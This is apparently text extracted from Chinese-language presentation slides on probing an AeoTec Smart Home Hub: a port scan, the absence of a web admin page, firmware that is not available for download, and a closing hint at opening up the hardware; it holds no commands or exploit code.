








掃個 port !





Not Secure

https://192.168.2.8

503 Service Not Available

AeoTec Smart Home Hub

- 有什麼功能呢？
 - 什麼功能都沒有
- 掃個 port
 - 沒有網頁的管理介面

AeoTec Smart Home Hub

- 有什麼功能呢？
 - 什麼功能都沒有
- 掃個 port
 - 沒有網頁的管理介面
- 下載韌體來分析一下


AeoTec Smart Home Hub

- 有什麼功能呢？
 - 什麼功能都沒有
- 掃個 port
 - 沒有網頁的管理介面
- 下載韌體來分析一下
 - 沒有提供下載






敲破他的頭！

